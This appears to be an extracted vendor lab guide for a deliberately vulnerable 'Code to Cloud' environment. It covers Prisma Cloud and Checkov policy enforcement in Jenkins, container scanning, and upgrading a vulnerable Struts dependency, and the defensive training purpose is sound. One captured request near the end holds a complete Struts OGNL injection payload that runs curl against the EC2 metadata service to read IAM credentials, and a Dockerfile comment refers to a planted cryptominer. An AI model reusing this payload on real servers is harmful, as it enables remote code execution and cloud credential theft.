
Exclude paths
e.g. test, _tests, _test, ci

From repositories
1 Selected

Add Rule **Save**

Notifications

Enable notifications to the external integrations you have configured. JIRA, ServiceNow, Microsoft Teams, Slack, Splunk and Webhook are supported.



3. Modify enforcement and select all as High & Critical

Code Security Configuration

Enforcement


Enable default thresholds for soft-fail, hard-fail and comments bot in your code reviews.

	Off	Info	Low	Medium	High	Critical
Open Source						
IaC						
Secrets						
Images						
Build Integrity						

Hard Fail ⓘ **Soft Fail** ⓘ **Comments Bot** ⓘ

Need help? [See Documentation](#)

Add Exception **Save**



4. Run the Jenkins CI/CD Pipeline and notice that the pipeline failed due to Critical & High issues

Branch: -

① 1m 34s

Changes by elioandy27

Commit: -

② a few seconds ago

Started by user code 2 cloud



IaC - 1m 31s

Restart IaC

```

x export PRISMA_API_URL=https://api2.prismacloud.io virtualenv -p python3 .venv .venv/bin/activate && pip install bridgecrew .venv/bin/activate && bridgecrew --directory . --skip-pa... — Shell Script
1 + export PRISMA_API_URL=https://api2.prismacloud.io
2 + virtualenv -p python3 .venv
3 created virtual environment CPython3.8.10.final.0-64 in 1350ms
4   creator CPython3Posix(dest=/var/lib/jenkins/workspace/test/.venv, clear=False, global=False)
5     seeder FromAppData(download=False, pip=latest, setuptools=latest, wheel=latest, pkg_resources=latest, via=copy,
6       app_data_dir=/var/lib/jenkins/.local/share/virtualenv/seed-app-data/v1.0.1.debian.1)
7     activators BashActivator,CShellActivator,FishActivator,PowerShellActivator,PythonActivator,XonshActivator
8   + .venv/bin/activate
9   + [ = /var/lib/jenkins/workspace/test/tmp/durable-62920a50/script.sh ]
9   + deactivate nondestructive
10  + unset -f pydoc
11  + [ -z ]
12  + [ -z ]
13  + [ -n ]
14  + [ -n ]
15  + [ -z ]
16  + unset VIRTUAL_ENV
17  + [ ! nondestructive = nondestructive ]
18  + VIRTUAL_ENV=/var/lib/jenkins/workspace/test/.venv

```

```

x export PRISMA_API_URL=https://api2.prismacloud.io virtualenv -p python3 .venv .venv/bin/activate && pip install bridgecrew .venv/bin/activate && bridgecrew --directory . --skip-pa... — Shell Script
426      13 |         volume_size = 60
427      14 |         delete_on_termination = true
428      15 |     }
429      16 |
430      17 |     tags = {
431      18 |         Name = "code2cloud-jenkins-ec2-${var.code2cloudid}"
432      19 |         Stack = "${var.stack-name}"
433      20 |         Scenario = "${var.scenario-name}"
434      21 |     }
435      22 | }

Check: CKV_AWS_8: "EBS volumes do not have encrypted launch configurations"
437      FAILED for resource: aws_instance.sandbox-server
438      Severity: HIGH
439      File: /infra/sandbox_ec2.tf:1-58
440      Guide: https://docs.bridgecrew.io/docs/general_13
441
442      Code lines for this resource are too many. Please use IDE of your choice to review the file.
443 Check: CKV_AWS_88: "AWS EC2 instances with public IP and associated with security groups have Internet access"
444      FAILED for resource: aws_instance.sandbox-server
445      Severity: HIGH
446      File: /infra/sandbox_ec2.tf:1-58
447      Guide: https://docs.bridgecrew.io/docs/public_12
448
449      Code lines for this resource are too many. Please use IDE of your choice to review the file.
450 sca_package scan results:
451
452 Failed checks: 2, Skipped checks: 0
453
454 /app/pom.xml - CVEs Summary:
455
456
457 Total CVEs: 2 | critical: 2 | high: 0 | medium: 0 | low: 0 | skipped: 0
458
459 To fix 1/2 CVEs, go to https://www.bridgecrew.cloud/
460
461
462
463
464
465
466
467
468 More details: https://app2.prismacloud.io/projects?repository=806775483265349632_qaswqaa/code2cloud_cloud_breach&branch=bc-fdeaa7d_master&runId=latest
469 script returned exit code 1

```

The screenshot shows the Code Security interface with a Jenkins pipeline run. The pipeline has completed successfully with 10 issues. One issue is highlighted in red, labeled 'aws_instance.sandbox-server'. The pipeline stages shown are Start, Build, IaC, Image Deploy, Container Sandbox Scan, Server Deploy, and End.

5. after fixing the issues and running the CI/CD pipeline

The screenshot shows the Jenkins pipeline details for a run named 'test < 5'. The pipeline has completed successfully with 0 issues. The pipeline stages shown are Start, Build, IaC, Image Deploy, Container Sandbox Scan, Server Deploy, and End.

Exercise 6: Stop the Build if Critical vulnerability found In Container Images

1. Open the Jenkinsfile and uncomment stage "Container Scan" and commit the code.

```


16 echo "Building the Docker image..."
17 docker build -t $ECR_REPOSITORY:$CONTAINER_NAME ./app/
18 docker image prune -f
19 docker image ls
20
21 }
22 }
23 }
24 stage('Container Scan') {
25   steps {
26     withCredentials([
27       string(credentialsId: 'PCC_CONSOLE_URL', variable: 'PCC_CONSOLE_URL'),
28       string(credentialsId: 'PRISMA_ACCESS_KEY', variable: 'PRISMA_ACCESS_KEY'),
29       string(credentialsId: 'PRISMA_SECRET_KEY', variable: 'PRISMA_SECRET_KEY')
30     ]) {
31       sh '''
32         #This command will generate an authorization token (Only valid for 1 hour)
33         json_auth_data=$(printf '{ \"username\": \"%s\", \"password\": \"%s\" }' ${PRISMA_ACCESS_KEY}
34         ${PRISMA_SECRET_KEY})"
35
36         token=$(curl -sSLk -d "$json_auth_data" -H 'Content-Type: application/json' "$PCC_CONSOLE_URL/v1/authenticate" | python3 -c 'import sys, json; print(json.load(sys.stdin)[\"token\"])')
37
38         twistcli images scan --address $PCC_CONSOLE_URL --token=$token --details
39         $ECR_REPOSITORY:$CONTAINER_NAME
40       '''
41     }
42   }

```

2. Setup CI Image Rules in Prisma Cloud Compute > Defend > Vulnerabilities > CI Image > Add Rules

Select alert threshold Critical

Select Failure threshold Critical and save it.



3. Run Jenkins pipeline and notice that the pipeline failed due to Critical issue found.



Container Scan - 33s

This command will generate an authorization token (Only valid for 1 hour) json_auth_data=\$(printf '{ \"username\": \"%s\", \"password\": \"%s\" }' "\${PRISMA_ACCESS_KEY}" "\${PRISMA_SECRET}")

[Restart Container Scan](#)

4. Let's fix the issue by removing the old version of Struts and push the code to Github

The screenshot shows the Jenkinsfile tab selected in the VS Code Explorer. The pom.xml file is open, displaying Maven XML code. Two specific sections of the code are annotated with red arrows:

- An arrow points to the commented-out Struts dependency section (lines 13-17) with the text "Comment older version".
- An arrow points to the uncommented Struts dependency section (lines 21-28) with the text "Uncomment newer version".

```

<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
          xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <groupId>org.pwntester</groupId>
    <artifactId>s2-059</artifactId>
    <version>1.0-SNAPSHOT</version>
    <dependencies>
        <!--vulnerable dependency-->
        <!-- <dependency>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
            <version>2.5.25</version>
        </dependency> -->
        <!--fixed dependency-->
        <dependency>
            <groupId>org.apache.struts</groupId>
            <artifactId>struts2-core</artifactId>
            <version>6.0.0</version>
        </dependency>
        <dependency>
            <groupId>commons-collections</groupId>
            <artifactId>commons-collections</artifactId>
            <version>3.2.2</version>
        </dependency>
    </dependencies>

```

Vulnerability showed in Prisma Cloud console

Image details

Image: 896470658577.dkr.ecr.us-east-1.amazonaws.com/code2cloud-ecr:code2cloud

ID: sha256:167d3bdc8f4a78f77f2e01b542db5aa623330d4232015bb9baef2a1aff5162b2

OS distribution: Debian GNU/Linux 11 (bullseye)

OS release: bullseye

Digest: sha256:fa7999f3e263ca55e3ccb29916fce02ea8ec3eff7c58bdbe9ee41335a03c014c

Tags: code2cloud

Scan status: Failed

Scan failed due to vulnerability policy violations: Critical Fail, 1 vulnerabilities, [critical:1]

Vulnerabilities Compliance Analysis sandbox Layers Process info Package info Labels

Results shown in this tab are relative to the latest available threat data and may differ from the results obtained in CI output terminal at the time scan occurred. The threshold failure is based on vulnerabilities found at the time of scan.

Filter vulnerabilities by keywords and attributes

Type: jar Severity: critical Description: org.apache.struts2-core version 2.5.25 has 1 vulnerability

5. Fixing with struts2 version 6.0.0 by uncommenting the fixed dependency in the pom.xml file and commit the code.

SOURCE CONTROL

fixed strut issue

✓ Commit

Jenkinsfile pom.xml Dockerfile 2 index.jsp README.md

pom.xml

```

<version>1.0-SNAPSHOT</version>

<dependencies>
    <!--vulnerable dependency-->
    <dependency>
        <groupId>org.apache.struts</groupId>
        <artifactId>struts2-core</artifactId>
        <version>2.5.25</version>
    </dependency> -->

    <!--fixed dependency-->
    <dependency>
        <groupId>org.apache.struts</groupId>
        <artifactId>struts2-core</artifactId>
        <version>6.0.0</version>
    </dependency>
    <dependency>
        <groupId>commons-collections</groupId>
        <artifactId>commons-collections</artifactId>
        <version>3.2.2</version>
    </dependency>

```

6. Run the Jenkins pipeline and notice that the pipeline successfully passed and deployed on server.



Server Deploy - 30s
✓ > #This command will generate an authorization token (Only valid for 1 hour) json_auth_data=\$(printf '{ \"username\": \"%s\", \"password\": \"%s\" }' "\${PRISMA_ACCESS_KEY}" "\${PRISMA_SECRET...} -- Shell Script 30s

Once the fix apply the exploit is not working

Exploit Not Working After Fix

Request	Response
<pre>Pretty Raw Hex ⌂ \n ⌂</pre> <p>1 POST /index.action HTTP/1.1 2 Host: 3.94.91.81:8080 3 Accept-Encoding: gzip, deflate 4 Accept: */* 5 Accept-Language: en 6 User-Agent: curl/7.79.1 7 Connection: close 8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryl7d1B1aGsV2wcZwF 9 Content-Length: 931 0 1 -----WebKitFormBoundaryl7d1B1aGsV2wcZwF 2 Content-Disposition: form-data; name="id" 3 4 %{#instancemanager=#application["org.apache.tomcat.InstanceManager"]}.(# tack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueStack"])).(#bean=# instancemanager.newInstance("org.apache.commons.collections.BeanMap")).(#b ean.setBean(#stack)).(#context=#bean.get("context"))).(#bean.setBean(#conte xt)).(#macc=#bean.get("memberAccess")).(#bean.setBean(#macc)).(#emptyset=# instancemanager.newInstance("java.util.HashSet")).(#bean.put("excludedClas ses",#emptyset)).(#bean.put("excludedPackageNames",#emptyset)).(#arglist=# instancemanager.newInstance("java.util.ArrayList")).(#arglist.add("curl http://169.254.169.254/latest/meta-data/iam/security-credentials/code2clou d-ec2-role-sjaf72st7xznqce")).(#execute=#instancemanager.newInstance("fre emarker.template.utility.Execute")).(#execute.exec(#arglist)) 5 -----WebKitFormBoundaryl7d1B1aGsV2wcZwF--</p>	<pre>Pretty Raw Hex Render ⌂ \n ⌂</pre> <p>22 p{ 23 text-align:center; 24 div{ 25 text-align:center; 26 } 27 </p> <p></style> </head> <body> Code to Cloud Lab </h1> <p> This is Code to Cloud Lab Vulnerable Application. </p> <div> Sample exploitable application. <a id=" %{#instancemanager=#application["org.apache.tomcat.InstanceMan ager"]}.(#stack=#attr["com.opensymphony.xwork2.util.ValueS tack.ValueStack#stack"])).(#bean=#instancemanager.newInstanc e("org.apache.commons.collections.BeanMap#stack"))).(#bean.setBe an(#stack)) .(#context=#bean.get("quout;context&quot;)).(#bean.setBe an(#context)).(#macc=#bean.get("quout;memberAccess&quot;)).(#bean.setBe an(#macc)).(#emptysets:#instancemanager.newInstance("quout;java.util.HashSet&quot ;)).(#bean.put("quout;excludedClasses&quot;,#emptyset)).(#bean.put("qu ot;excludedPackageNames&quot;,#emptyset)).(#arglist="#instancemanag er.newInstance("quout;java.util.ArrayList&quot;)).(#arglist.add("curl http://169.254.169.254/latest/meta-data/iam/security-credentials/cod e2cloud-ec2-role-sjaf72st7xznqce&quot;)).(#execute="#instancemanager. newInstance("quout;freemarker.template.utility.Execute&quot;)).(#exe cute.exec(#arglist))" href="#" your input id: %{#instancemanager=#application["org.apache.tomcat.InstanceManage r"]}.(#stack=#attr["com.opensymphony.xwork2.util.ValueStack.ValueS tack"])).(#bean=#instancemanager.newInstance("org.apache.commons.co llections.BeanMap")).(#bean.setBean(#stack)).(#context="#bean.get("br context"))).(#bean.setBean(#context)).(#macc=#bean.get("memberAcc es\$"))).(#bean.setBean(#macc)).(#emptyset:#instancemanager.newInstanc</p>

Exercise 7: Setup the Checkov IDE plugin to find issues in the Developer's Environment

1. Open the code in IDE and follow our lab setup instructions to install the IDE plugin
2. Once the IDE is successfully installed you can see the vulnerabilities and misconfiguration issues in the Problem tab inside the terminal of VS Code

The screenshot shows a code editor interface with several tabs at the top: Jenkinsfile, pom.xml app, pom.xml backend_app_2, Dockerfile 2, index.jsp, README.md, docker-compose.yml, destroy-lab.sh, start-lab.sh, and a few others. The main area displays two files: Dockerfile and Dockerfile 2.

```

1 FROM maven:3-jdk-11
2
3 # cryptominer
4 COPY ./var.zip /tmp/
5 RUN unzip /tmp/var.zip
6 RUN chmod +x run.sh
7
8 # fix issue
9 #-----start
10 RUN apt-get update && apt-get upgrade -y && apt-get install \

```

A red box highlights the Dockerfile 2 tab and its content, which lists various security findings:

- Dockerfile app: LOW: Healthcheck instructions have not been added to container images Checkov(CKV_DOCKER_2) [Ln 1, Col 1]
- Dockerfile app: LOW: A user for the container has not been created Checkov(CKV_DOCKER_3) [Ln 1, Col 1]
- Dockerfile app/image: CRITICAL: BC_VUL_2 org.apache.struts.struts2-core: 2.5.25 CRITICAL Checkov(BC_VUL_2: CVE-2021-31805 - org.apache.struts.struts2-core: 2.5.25) [Ln 1, Col 1]
- Dockerfile app/image: CRITICAL: BC_VUL_2 org.apache.struts.struts2-core: 2.5.26 CRITICAL Checkov(BC_VUL_2: CVE-2020-17530 - org.apache.struts.struts2-core: 2.5.25) [Ln 1, Col 1]
- Dockerfile app/image: The build file has been changed and may need reload to make it effective. Java(0) [Ln 1, Col 1]
- struts.xml backend_app/src/main/resources: LOW: Base64 High Entropy String Checkov(CKV_SECRET_6) [Ln 13, Col 5]
- attacker_machine_ec2.tf infra: MEDIUM: AWS EC2 instance not configured with Instance Metadata Service v2 (IMDSv2) Checkov(CKV_AWS_79) [Ln 1, Col 1]
- attacker_machine_ec2.tf infra: HIGH: AWS EC2 instances with public IP and associated with security groups have Internet access Checkov(CKV_AWS_88) [Ln 1, Col 1]
- attacker_machine_ec2.tf infra: MEDIUM: AWS EC2 instance detailed monitoring disabled Checkov(CKV_AWS_126) [Ln 1, Col 1]
- attacker_machine_ec2.tf infra: LOW: EC2 EBS is not optimized Checkov(CKV_AWS_135) [Ln 1, Col 1]
- attacker_machine_ec2.tf infra: HIGH: EBS volumes do not have encrypted launch configurations Checkov(CKV_AWS_8) [Ln 1, Col 1]
- aws_ecr_repository.tf infra/front_end_server: HIGH: ECR image scan on push is not enabled Checkov(CKV_AWS_163) [Ln 1, Col 1]
- aws_ecr_repository.tf infra/front_end_server: LOW: Unencrypted ECR repositories Checkov(CKV_AWS_136) [Ln 1, Col 1]
- aws_ecr_repository.tf infra/front_end_server: LOW: ECR image tags are not immutable Checkov(CKV_AWS_51) [Ln 1, Col 1]
- jenkins_ec2_tf.infra/front_end_server: MEDIUM: AWS EC2 instance not configured with Instance Metadata Service v2 (IMDSv2) Checkov(CKV_AWS_79) [Ln 1, Col 1]
- jenkins_ec2_tf.infra/front_end_server: HIGH: AWS EC2 instances with public IP and associated with security groups have Internet access Checkov(CKV_AWS_88) [Ln 1, Col 1]
- jenkins_ec2_tf.infra/front_end_server: MEDIUM: AWS EC2 instance detailed monitoring disabled Checkov(CKV_AWS_126) [Ln 1, Col 1]
- jenkins_ec2_tf.infra/front_end_server: LOW: EC2 EBS is not optimized Checkov(CKV_AWS_135) [Ln 1, Col 1]
- jenkins_ec2_tf.infra/front_end_server: HIGH: EBS volumes do not have encrypted launch configurations Checkov(CKV_AWS_8) [Ln 1, Col 1]
- sandbox_ec2_tf.infra/front_end_and_repos: LOW: EC2 EBS is not optimized Checkov(CKV_AWS_135) [Ln 1, Col 1]

3. Check the issues in Prisma Code Cloud Security console

The screenshot shows the Prisma Code Cloud Security console interface. On the left, there's a sidebar with navigation links: Code Security, Projects, Development Pipelines, Supply Chain, and a status bar indicating 51% completion.

The main area displays the repository details for `qaswqaa/code2cloud_cloud_breach`. It shows the master branch with 0/47 Issues found.

Under the master branch, there are two sections:

- `/app`: Shows vulnerabilities for `org.apache.struts:struts2-core v2.5.25 (pom.xml)`. Three CVEs are listed:

CVE ID	Bump to	CVSS	Risk factors	Published
CVE-2020-17530	2.5.30	9.8	critical, remote, exploit, low, high	2 years ago
CVE-2021-31805	N/A	9.8	critical, remote, exploit, low, high	5 months ...
CVE-2021-29425	N/A	4.8	critical, remote, exploit, low, high	a year ago
- `Dockerfile: /app/Dockerfile. (/app/Dockerfile)`: Shows the Dockerfile content and a commit message: "Committed into 'master' Today". The Dockerfile content is identical to the one shown in the code editor above.

On the right, there's a detailed view for the `aws_instance.sandbox-server` instance, including its configuration parameters like Code Path, Code Lines, Key Name, Ami, Associate Publ..., and more. A sidebar on the right shows a summary with 14 issues.

Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh

```
Apple | ~ /w/vulnerable-by-design-cloud-/c/aws ./destroy-lab.sh
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
100 14 100 14 0 0 42 0 --:--:-- --:--:-- --:--:-- 43
1) Destroy Cloud Breach S3 4) Code to Cloud
2) Destroy EC2 SSRF 5) Quit
3) Spring4Shell Lab
Please select lab option from below choices: 4
Code to Cloud
Access Key ID:/[REDACTED]
Secret Access Key:/[REDACTED] 0
```

2. Select 4 "Code to Cloud" and provide the access key and token

```
Apple | ~ /Dow/at/aws bash destroy-lab.sh
% Total % Received % Xferd Average Speed Time Time Time Current
          Dload Upload Total Spent Left Speed
100 14 100 14 0 0 6 0 0:00:02 0:00:02 --:--:-- 6
1) Destroy Cloud Breach S3
2) Quit
Please select lab option from below choices: 1
Cloud Breach S3
Access Key ID:/[REDACTED]
Secret Access Key:/[REDACTED]
aws_key_pair.cg-ec2-key-pair: Refreshing state... [id=cg-ec2-key-pair-ys8v02z8emnmem61]
aws_iam_role.cg-banking-WAF-Role: Refreshing state... [id=cg-banking-WAF-Role-ys8v02z8emnmem61]
aws_s3_bucket.cg-cardholder-data-bucket: Refreshing state... [id=cg-cardholder-data-bucket-ys8v02z8emnmem61]
aws_vpc.cg-vpc: Refreshing state... [id=vpc-03d05378f1cc75772]
```

Acceptable Use Policy

2022 Palo Alto Networks, Inc. All rights reserved. Internal Use Only. Do Not Share Externally.